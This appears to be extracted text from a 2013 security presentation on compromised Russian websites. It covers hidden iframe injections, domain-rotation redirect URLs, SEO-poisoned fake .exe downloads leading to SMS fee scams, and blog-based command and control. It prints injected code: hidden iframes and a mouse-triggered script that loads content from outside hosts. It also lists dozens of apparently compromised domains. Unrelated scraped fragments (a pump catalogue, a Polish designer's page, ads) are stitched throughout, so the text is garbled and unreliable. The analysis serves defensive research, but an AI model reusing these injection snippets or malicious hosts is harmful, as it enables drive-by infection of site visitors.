- FINISH THOMPSON PUMPS
- BƠM THÙNG PHUY
- DRENO PUMPS
- ARGAL CHEMICAL PUMPS
- OBL MEETRING PUMPS
- MÁY THỜI KHÍ TAIKO
- CONTROL DEVICES
- BOTOU PUMPS
- VARISCO PUMPS
- WILDEN PUMPS

CÁC CHUNG LOẠI SẢN PHẨM

LASTEST NEWS

- Anger over Tet bonuses leads to strikes in FIEs**  
xTet bonus problems are contributing to strikes ...
- Unlicensed slaughterhouses: Waste, feces, feathers and filth**  
xFollow as Nguoi Lao Dong reporters Long Giang ...
- Precious little space for parking in Hanoi**  
xThe price of parking in Hanoi has increased ...

PRODUCTS LATEST

Dòng EE I Series hiệu Evergush



# P0wned... (reputation!!)

referrer	IP	URL
<a href="http://yandex.ru/yandsearch?text=%D1%81%D0%BF%D1%80%D0%B0%..">http://<b>yandex.ru</b>/yandsearch?text=%D1%81%D0%BF%D1%80%D0%B0%..</a>	112.78.2.11	<a href="http://www.manhbacson.com/load/download/blank-spravka-o-balansovoy-stoimosti-3d.php">http://www.manhbacson.com/load/download/blank-spravka-o-balansovoy-stoimosti-3d.php</a>
<a href="http://www.manhbacson.com/load/download/blank-spravka-o-balansovoy-stoimosti-3d.php">http://<b>www.manhbacson.com</b>/load/download/blank-spravka-o-balansovoy-stoimosti-3d.php</a>	62.75.182.222	<a href="http://id000222.info/?2&amp;keyword=%25D1%2581%25D0%..">http://id000222.info/?2&amp;keyword=%25D1%2581%25D0%..</a>

# All these domains have good reputation

URL on the same site: [alldistributors.ru/image/](http://alldistributors.ru/image/)

Site: [alldistributors.ru](http://alldistributors.ru)

The screenshot shows the homepage of alldistributors.ru. At the top, there is a navigation bar with the site name and a search bar. Below this, there is a large banner for a free audio course. The main content area features a search bar, a list of categories (Каталог), and a list of news items. On the right side, there is a login and registration form, and a search bar for the site. The website is in Russian and has a professional, clean design.

The screenshot shows a file download page on alldistributors.ru. The page title is "Скачать краткое содержание капитал маркс". The page features a large "скачать" button and a list of file details, including the file name, release date, and size. There is also a sidebar with navigation links and a list of other files. The website is in Russian and has a professional, clean design.

# Another example

<http://hk.sz181.com/images/c4a.jpg>

← Win32 Executable (payload)

Domain Name:sz181.com  
Record last updated at 2013-03-11 09:27:18  
**Record created on 3/10/2005**  
Record expired on 03/10/2014

name:(ShenZhen Johns Property Accessory Supply Co.,LTD)  
mail:(kf@johns168.com) +86.75526919616  
+86.75526919856  
ShenZhen Johns Property Accessory Supply Co.,LTD

<object width="640" height="60" classid="clsid:D27CDB6E-AE6D-11cf-96B8-  
src="http://www.35.com/upload/35WHOIS\_FLASH\_\_640\_60.swf" width="640"

Billing Contactor:  
ShenZhenShi ShenNanDaDao1021 Hao XiNianZhongXin 12A03  
SHENZHEN  
Guangdong,  
CN  
518040

Яндекс.Директ Все объявления



**Гладиолус**  
Покупка, продажа, в дар. От зоомагазинов и частных лиц на IRR.ru  
irr.ru



домашний-сад.рф

**Выращивание комнатных цветов**  
Выращивание на гидропонике в установке «Домашний сад». Бесплатная доставка.

**Обувные колодки Woodlore**  
Woodlore и Dasco - это Уровень!  
1010.ru

- О проекте
- Новости
- Рассылка «Ботаничка.ru»
- Сотрудничество
- Контакты

- Помощь
- Авторам
- Метки статей
- Авторское право
- Как оформить статью



Победитель Юбилейного конкурса «Золотой сайт»

© 2009-2013 Ботаничка.ru | Войти  
Использование материалов проекта «Ботаничка.ru» разрешено только при наличии активной ссылки на источник.



```

/_process_login.php" method="post" name="jfb_js_login_callback_form">
<script type="text/javascript">
<script src="http://www.botanichka.ru/wp-content/plugins/contact-form-7/jquery.form.js?ver=3.08" type="text/javascript">
<script type="text/javascript">
<script src="http://www.botanichka.ru/wp-content/plugins/contact-form-7/scripts.js?ver=3.1.2" type="text/javascript">
<script type="text/javascript">
<script src="http://www.botanichka.ru/wp-content/plugins/wp-postratings/postratings-js.js?ver=1.50" type="text/javascript">
</div>


```

```

<iframe width="20" height="20" src="http://vhidrix.from-ne.com/8xAdzRk8NX/12" style="border:0px;">
 <html>
 /html/body/iframe (http://www.w3.org/1999/xhtml)
 <title>404 Not Found</title>
 </head>
 <body>
 <h1>Not Found</h1>
 <p>The requested URL was not found on this server. </p>
 <hr>
 <address>Apache/2.2.3 (CentOS) Server at megafiles.com Port 80</address>
 </body>
 </html>
</iframe>

```

# Domain Rotation: May 2013



The screenshot displays a web browser window with the address bar showing `www.medcenter-mid.ru`. The page content is in Russian, featuring a navigation menu with links for "ГЛАВНАЯ", "О НАС", and "ОБРАТНАЯ СВЯЗЬ". The main text identifies the "Федеральное государственное бюджетное лечебно-профилактическое учреждение 'Лечебно-оздоровительный центр Министерства иностранных дел Российской Федерации'" and includes a link "» Подробнее...".

The browser's developer tools are open, showing the HTML structure. A script is visible within an `<iframe>` element, which is hidden. The script content is as follows:

```
<html class="gecko win" lang="ru-ru" dir="ltr" xml:lang="ru-ru" xmlns="http://www.w3.org/1999/xhtml">
<head></head>
<body class="ice-fs12">
 <iframe width="1" height="1" style="visibility: hidden" src="http://areknowak.pl/kmtdaqb.php">
 <html>
 <head>
 </head>
 <body>
 2z
 </body>
 </html>
 </iframe>
```

On the right side, the "Web Sessions" panel shows a list of 31 HTTP requests. The sessions include requests to `ya.ru`, `mc.yandex.ru`, `www.tns-counter.ru`, `kiks.yandex.ru`, `www.yandex.ru`, `suggest.yandex.ru`, `yandex.ru`, `dck.yandex.ru`, `yandex.ru`, `favicon.yandex.net`, `www.medcenter-mid.ru`, `areknowak.pl`, `fonts.googleapis.com`, and `www.medcenter-mid.ru` again for various resources like images and scripts.

# Domain Rotation (new redirect every 2-3 minutes)

<http://www.residensea.jp/xuaioxc.php>

<http://firenzeviaroma.ru/dqryony.php>

<http://sphynxtoutnu.com/dnqaibb.php>

<http://www.icmjapan.co.jp/dgttcnm.php>

<http://www.controlseal.nl/yolelkx.php>

<http://ural.zz.mu/ledstsn.php>

<http://www.fotobit.pl/cpjipei.php>

<http://bgcarshop.com/tgghhvy.php>

<http://www.borkowski.org/fudbqrf.php>

<http://shop.babeta.ru/puthnkn.php>

<http://e-lustrate.us/mycbbni.php>

<http://notarypublicconcept.com/shfvtpx.php>

<http://www.stempelxpress.nl/vechoix.php>

<http://64.68.190.53/dqohago.php>

<http://likos.orweb.ru/oydochh.php>

<http://wap.warelex.com/parpkeu.php>

<http://pcprint.es/xymijte.php>

<http://genckoltukdoseme.com/jydudjd.php>

<http://www.mgftools.com/fakmgbv.php>

<http://ohtparis.com/msmfguo.php>

<http://kenankocicaret.com/myrivrk.php>

<http://restaurangmaskiner.net/rwuwkqx.php>

<http://fvp.nau.edu.ua/uhetymf.php>

<http://kontra-antiabzocker.net/xubolww.php>

<http://artmaster39.ru/jtfsajd.php>

<http://dricalotti.com/llfisbj.php>

<http://adult-toy.ru/immjdti.php>

<http://corumhaberi.com/ugfrcal.php>

<http://opr.kz/jwcbwi.php>

<http://peggysmith.nl/thtaywn.php>

<http://nic-ram.com/jqdkfrh.php>

<http://minsociety.org/djafssg.php>



+375 17 380 03 30 +375 29 77 00 922  
+375 17 380 03 31 +375 44 77 22 922



СЕРИЙНАЯ ПРОДУКЦИЯ:

www.physiomobility.com

Physiomobility HEALTH GROUP

Home Programs Services Products Resources About us Events & Workshops Contact us



Deprecated: Function ereg() is deprecated in /home/woonskiv/domains/areknokw.pl/public\_html/components/com\_joomlastats/count.classes.php on line 366

Warning: fopen() [function.fsockopen]: unable to connect to 200.3.14.10:43 (Connection timed out) in /home/woonskiv/domains/areknokw.pl/public\_html/components/com\_joomlastats/count.classes.php on line 1078

Warning: fopen() [function.fsockopen]: unable to connect to 196.216.2.130:43 (Connection timed out) in /home/woonskiv/domains/areknokw.pl/public\_html/components/com\_joomlastats/count.classes.php on line 1078



facebook

GLÓWNA O MNIE PORTFOLIO FAQ



IDENTYFIKACJA WIZUALNA

# GRAFIK FREELANCER KTÓREGO SZUKAŁEŚ

Jeżeli tu jesteś, to znaczy, że szukasz zmian. Szukasz kogoś, kto stworzy dla Ciebie projekt niepowtarzalny, skrojony na miarę Twoich potrzeb. Projekt, dzięki któremu Ty lub Twoja firma w oczach innych będzie postrzegana tak jak sobie tego życzysz. Jedno jest pewne. Dalej szukać nie musisz, już znalazłeś! Zajrzyj do mojego portfolio, aby się o tym przekonać.

1 NASZ KONTAKT

Nasza współpraca zaczyna się od etapu pierwszego, który oznacza ni mniej, ni więcej nasz kontakt oraz sprecyzowanie Twoich potrzeb odnośnie reklamy Twojej lub Twojej firmy.

2 MOJA KONCEPCJA

Na etapie drugim, wspólnie omówimy kwestie związane z Twoimi oczekiwaniami odnośnie wizualizacji projektu, na który się zdecydowałeś. Zaproponuję ci również inne rozwiązania, które mogą się okazać bardzo przydatne przy obranej przez ciebie strategii reklamowej.

3 TWOJE KORZYSCI

Etap trzeci, to wnoszenie ostatnich poprawek oraz zakończenie projektu. Pozostaje jedynie czekać, aż Twój nowy nabytek zacznie kierować do ciebie nowych klientów.


szamy wkrótce.



tel: +48 77 5474183  
mob: +48 601 56 50 77  
e-mail: jards@jards.eu

# Domain rotation victims

- Over 500 compromised domains in 24 hours
- Domain rotation once per minute (3 minutes in the other incident)





# SEO

High position in Yandex results


The screenshot displays a Yandex search engine interface. The search query is "Краткое содержание капитал маркс", which has yielded 2 million results. The top search results are:

- 1. **Карл Маркс капитал краткое содержание**: «Капитал» — «величайшее политико-экономическое произведение нашего века». Маркс называл «Капитал» делом своей жизни. ... Подзаголовок «Капитала» — «Критика политической экономии» — вполне соответствует теоретическому содержанию «Капитала». [filslov.ru > k/167-kapital.html](http://filslov.ru/k/167-kapital.html) [копия](#) [ещё](#)
- 2. **Конспект по Капиталу К. Маркса**: Тип: Реферат. В работе есть: рисунки 4 шт. Язык: русский. Разместил (а): Zeus. Размер: 48 кб. Категория: Экономика. Краткое описание: Товар есть внешний предмет (вещь), которая удовлетворяет какие-либо человеческие потребности. [CoolReferat.com > Конспект по Капиталу К. Маркса](http://CoolReferat.com/конспект_по_Капиталу_К._Маркса)
- 3. **Скачать краткое содержание капитал маркс**: \*Внимание, "краткое содержание капитал маркс" не предназначен для коммерческого использования. Используя его в коммерческих целях, Вы можете нарушить авторские права владельца материала. [alldistributors.ru > image/kratкое\\_soderjanie\\_kapital\\_marks.exe](http://alldistributors.ru/image/kratкое_soderjanie_kapital_marks.exe)
- 4. **Карл Маркс: "Капитал" (конспект)**: 2) Относительная форма стоимости. а) Содержание. Человеческая рабочая сила в текущем состоянии имеет стоимость, но сам труд не имеет стоимости. [prioslav.ru > refb34](http://prioslav.ru/refb34) [копия](#) [ещё](#)
- 5. **Поиск по разделу Финансы.ru: ...карл маркс краткое содержание**: Лично мне представляется, что и в современном мире научная значимость и актуальность «Капитала» не уменьшается. ... [finansy.ru > Тексты книг > search\\_...html](http://finansy.ru/Тексты_книг/search_...html) [копия](#)
- 6. **Конспект книги К. Маркса "Капитал"**: Капитал распадается на две части: денежную форму стоимости; и другую денежную сумму V, часть стоимости, превращающаяся в постоянный капитал. [stripshaus.ru > referats/02/hai-0263/](http://stripshaus.ru/referats/02/hai-0263/) [копия](#) [ещё](#)
- 7. **Краткое опровержение Капитала Маркса**: Вашему бизнесу это нужно, проявленная Вам благодарность. Читать далее.. Краткое опровержение Капитала Маркса. Опровержение политической теории Капитала Маркса. [pistl.ru > ...kratкое-opроверzhenie-kapitala-marкса](http://pistl.ru/...kratкое-opроверzhenie-kapitala-marкса)

The interface also shows a file download section for "Скачать краткое содержание капитал маркс" with a "скачать" button. A Windows file opening dialog is visible, showing the file "kratкое\_soderjanie\_kapital\_marks.exe" (Binary File, 3 Mb) and asking to save it. The dialog also displays a list of top 5 programs: ICQ, Opera, WinAmp, and KMPlayer.

# Payload loaded via social engineering trick

File name generated to match your search engine request




```

onclick='admin_fuck('краткое содержание
```

Download button::

```
<noindex>

 краткое содержание капитал маркс
</noindex>
```



## function admin\_fuck(key)

```
{
 var url = 'http://alldaymedia.ru/fileservers/search.php?search=1&query=' + key;
 var what = new Array('aanieaoii', 'nea?aou');
 var by = new Array("", "");

 for (var i=0; i < what.length; i++) {
 url = url.replace(what[i], by[i]);
 }
 window.location = url;
}
```

# Cookie

The following cookies match your search:

Site	Cookie Name
alldaymedia.ru	visited1
alldaymedia.ru	schema1

Name: visited1  
Content: 1%2C6  
Host: alldaymedia.ru  
Path: /fileserv/  
Send For: Any type of connection  
Expires: Thursday, May 17, 2012 11:00:34

Remove Cookie Remove All Cookies

The screenshot shows the AgentLoad.com website interface. At the top, there are navigation links for 'Домой', 'Регистрация', and 'Вход'. Below this is a search bar with the text 'краткое содержание капитал маркс' and a 'Найти' button. The search results show the file name 'краткое содержание капитал маркс' with a download button 'Скачать файл'. Below the search bar, there are three promotional boxes: 'Скачивайте все, что угодно!', 'Крупнейшая сеть загрузок', and 'Неограниченные загрузки'. At the bottom, there is a table of 'Похожие файлы' (Similar files) with columns for 'Название файла' and 'Размер'. The table lists two files: 'Краткое содержание убийства / Профиль убийства / Profile for Murder (Дэвид Уиннинг) [1996, триллер, драма, VHS Rip] [AVO] (Дольский)' with a size of 1024 Mb, and 'Бандиты: Безумный Маркс / Bandits: Phoenix Rising (2002) [RUS] [RePack]' with a size of 563 Mb.

File downloaded only once. After cookie is set a redirect to a page, which shows content that asks for a fee to be paid via SMS.

# TDS injections

do4a.com

## DO/A.COM

второе дыхание

Главная Форум Блоги Пользователи Помощь Популярное Магазин Пептиды

Главные новости Последние новости Новые сообщения

Главная

### Новости

Новостная лента портала

Эрик Спото - новый обладатель абсолютного рекорда!

Console HTML CSS Script DOM Net

Edit body <html#XenForo.Public

```
<script>
<script src="js/jquery/jquery-1.5.2.min.js">
<script src="js/xenforo/xenforo.js?v=3067a8be">
<script src="js/social/news.js?v=3067a8be">
<script src="http://tot.7xsju.ru/11.js" type="text/javascript">
```

Web Session	
Host	URL
do4a.com	/
do4a.com	/css.php?css=xenforo,for
do4a.com	/css.php?css=discussion_
do4a.com	/js/jquery/jquery-1.5.2.mi
do4a.com	/js/xenforo/xenforo.js?v
do4a.com	/js/social/news.js?v=306
do4a.com	/styles/default/do4a/logo
pagead2.googleadsyndication.com	/pagead/show_ads.js
mc.yandex.ru	/metrika/watch.js
i47.fastpic.ru	/big/2013/0517/31/1b456
do4a.com	/attachments/dscn5983-jp
Tunnel to	sphotos-a.xx.fbcdn.net:4
do4a.com	/attachments/%D0%94%
do4a.com	/styles/pitanie_banner.pn
a0.twimg.com	/images/dev/buttons/sign
cs412917.vk.me	/v412917468/2139/w0ITD
do4a.com	/styles/sport-tut.jpg
do4a.com	/styles/peps_banner.png
do4a.com	/styles/fit4life.jpg
tot.7xsju.ru	/11.js
cibewkl.dyndns-office.com	/EGNrno8gCL/12
www.google.com	/pagead/drt/ui
Tunnel to	googleads.g.doubleclick.n
Tunnel to	googleads.g.doubleclick.n
www.facebook.com	/plugins/like.php?api_key=
Tunnel to	www.facebook.com:443
ocsp.verisign.com	/
static.ak.fbcdn.net	/rsrc.php/v2/yC/r/hxPC3n

```
<script src="http://tot.7xsju.ru/ll.js" type="text/javascript">
```

```
1 var axix=1;
2 document.onmousemove=thisstatjs;
3 function thisstatjs()
4 {
5 if(axix==1)
6 {
7 axix++;
8 var url='http://cibewkl.dyndns-office.com/EGNrno8gCL/12';
9 var script=document.createElement('iframe');
10 var style='border:0px;';
11 script.setAttribute('width',15);
12 script.setAttribute('height',15);
13 script.setAttribute('src',url);
14 script.setAttribute('style', style);
15 document.getElementsByTagName('body')[0].appendChild(script);
16 }
17 }
```

```
</script>
```

```
<iframe width="15" height="15" src="http://cibewkl.dyndns-office.com/EGNrno8gCL/12" style="border:0px;">
```

```
<html>
```


```
 <head>
```

```
 <body>
```

```
</html>
```

```
</iframe>
```

# Proliferation of malware that uses blogging/social networks as c2

 **mdbmdb** 正在 Kennedy win the competition award as CmOVZQnj, well known for the series of 836D.  
[mute](#) [promote](#) [replurk](#) [like](#)

"win the competition award" "series of"

[網頁](#) [圖片](#) [地圖](#) [更多](#) [搜尋工具](#)

約有 50 項結果 (搜尋時間 : 0.19 秒)

您是不是要查 : ["win the competition award" "series of"](#)

[: 0906 - yam天空部落](#)

[blog.yam.com/minzhu0906/article/54726977](http://blog.yam.com/minzhu0906/article/54726977)

2012/9/6 - ... Several Offices Design, Several Restaurants and bar Stuart win the competition award as 7RzAxCi1, well known for the series of 9FCF.

[0514: 0514 - yam天空部落](#)

[diary.blog.yam.com/bigtree20130514/article/10173342](http://diary.blog.yam.com/bigtree20130514/article/10173342)

2013/5/14 - Alina win the competition award as jh31Ph6x, well known for the series of 246D. [留言\(0\)](#) | [引用\(0\)](#) | [人氣\(\)](#) | [主頁](#) | [引用\(你可以針對此文寫一篇 ...](#)

[黑帽子- 網誌- yam天空部落](#)

[blog.yam.com/notwhitehat](http://blog.yam.com/notwhitehat)

2013/7/3 - Alina win the competition award as jh31Ph6x, well known for the series of 246D. [觀看全文...](#) [人氣\(\)](#) | [回應\(0\)](#) | [引用\(0\)](#). [檢視行動版網頁](#) | [檢視正常 ...](#)

[黑帽子: i want a ship - yam天空部落](#)

[blog.yam.com/notwhitehat/article/65598708](http://blog.yam.com/notwhitehat/article/65598708)

2013/7/3 - Alina win the competition award as jh31Ph6x, well known for the series of 246D. [留言\(0\)](#) | [引用\(0\)](#) | [人氣\(\)](#) | [轉寄](#) | [檢舉](#). | [主頁](#) | [引用\(你可以針對此 ...](#)

[Todd'Competition @ googlemailguide :: 痞客邦PIXNET ::](#)

[anotherwanglei.pixnet.net/blog/post/184221200](http://anotherwanglei.pixnet.net/blog/post/184221200)

Todd win the competition award named 9V4R6JWh, well known for the series of A799 googlemailguide 發表在痞客邦PIXNET [留言\(0\)](#) [引用\(0\)](#) [人氣\(\)](#). [E-mail轉寄 ...](#)

## Explore header anomaly

GET / ....

User-Agent: Mozilla/4.0 (compatible;  
MSIE 6.0; Windows NT 5.1; SV1)

Host:

